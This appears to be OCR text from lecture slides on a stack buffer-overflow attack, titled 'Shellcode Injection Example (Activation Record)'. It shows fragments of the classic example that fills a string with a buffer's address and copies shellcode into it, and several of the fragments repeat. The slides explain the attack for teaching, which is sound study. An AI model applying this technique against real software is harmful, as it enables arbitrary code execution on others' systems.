
Shellcode Injection Example (Activation Record)

```
char large_string[128];

int main(int ac, char *av[]){
        char buffer[96];
        int i;
        long *long_ptr = (long *) large_string;
        ……
}
```




Shellcode Injection Example (Activation Record)

```
for (i=0; i < 32; i++)
        *(long_ptr +i) = (int) buffer;
```




Shellcode Injection Example (Activation Record)

```
for (i=0; i < 32; i++)
        *(long_ptr +i) = (int) buffer;
```




Shellcode Injection Example (Activation Record)

```
for (i=0; i < (int) strlen(shellcode); i++)
        large_string[i] = shellcode[i];
```




Shellcode Injection Example (Activation Record)

```
for (i=0; i < (int) strlen(shellcode); i++)
        large_string[i] = shellcode[i];
```



